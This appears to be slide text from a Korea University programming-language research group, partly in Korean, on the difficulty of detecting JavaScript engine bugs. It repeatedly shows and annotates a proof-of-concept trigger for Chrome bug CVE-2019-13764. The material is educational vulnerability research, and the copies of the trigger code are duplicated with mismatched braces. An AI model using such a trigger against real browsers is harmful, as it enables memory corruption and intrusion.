
Welcome to Programming Language Research Group (PLRG) at Korea University!

Our research goal is to help developers design and implement high-quality software using diverse *programming language* technologies.


Especially our research interests are as follows:

- **program analysis** for automatically understanding program behaviors and detecting bugs and vulnerabilities.
- **mechanized specification** to fill the gap between human-readable specifications and machine-friendly software.
- **program synthesis** to lessen the burden of software development by automatically generating


JS 엔진의 결함 및 보안 취약점은 치명적



JS 엔진 결함 검출의 어려움 - 거대 코드 크기



JS 엔진 결함 검출의 어려움 - 복잡한 구조



예시 - CVE-2019-13764 (Google Chrome)

```
function trigger() {
    var x = -Infinity;
    var k = 0;
    arr[0] = 2.3023e-320;
    for (var i = 0; i < 1; i += x) {
        if (i == -Infinity) x = +Infinity;
        if (++k > 10) break;
    }
    i = Math.max(i, 0x100000800);
    i = Math.min(0x100000801, i);
    i -= 0x1000007fa;
    i >>= 1;
    i += 10;

    var array = new Array(i);
    array[0] = 1.1;
    var array2 = [1.1, 1.2, 1.3, 1.4];
}
```

Common Vulnerabilities and Exposures (CVE) 2019-13764 – Proof of Concept (PoC) 코드

<https://nvd.nist.gov/vuln/detail/cve-2019-13764>

<https://googleprojectzero.blogspot.com/2021/01/in-wild-series-chrome-infinity-bug.html>

예시 - CVE-2019-13764 (Google Chrome)

```
function trigger() {
    var x = -Infinity;
    var k = 0;
    arr[0] = 2.3023e-320;
    for (var i = 0; i < 1; i += x) {
        if (i == -Infinity) x = +Infinity;
        if (++k > 10) break;
    }
    i = Math.max(i, 0x100000800);
    i = Math.min(0x100000801, i);
    i -= 0x1000007fa;
    i >>= 1;
    i += 10;
}

var array = new Array(i);
array[0] = 1.1;
var array2 = [1.1, 1.2, 1.3, 1.4];
}
```

엔진 실제 값: -1011 / 엔진의 추측: 13 (int32_t)

Common Vulnerabilities and Exposures (CVE) 2019-13764 – Proof of Concept (PoC) 코드

<https://nvd.nist.gov/vuln/detail/cve-2019-13764>

<https://googleprojectzero.blogspot.com/2021/01/in-wild-series-chrome-infinity-bug.html>

예시 - CVE-2019-13764 (Google Chrome)

```
function trigger() {
    var x = -Infinity;
    var k = 0;
    arr[0] = 2.3023e-320;
    for (var i = 0; i < 1; i += x) {
        if (i == -Infinity) x = +Infinity;
        if (++k > 10) break;
    }
    i = Math.max(i, 0x100000800);
    i = Math.min(0x100000801, i);
    i -= 0x1000007fa;
    i >>= 1;
    i += 10;
}

var array = new Array(i); // -1011 크기의 Array가 생성
array[0] = 1.1;
var array2 = [1.1, 1.2, 1.3, 1.4];
}
```

엔진 실제 값: -1011 / 엔진의 추측: 13 (int32_t)

-1011 크기의 Array가 생성

Common Vulnerabilities and Exposures (CVE) 2019-13764 – Proof of Concept (PoC) 코드

<https://nvd.nist.gov/vuln/detail/cve-2019-13764>

<https://googleprojectzero.blogspot.com/2021/01/in-wild-series-chrome-infinity-bug.html>

예시 - CVE-2019-13764 (Google Chrome)

```
function trigger() {
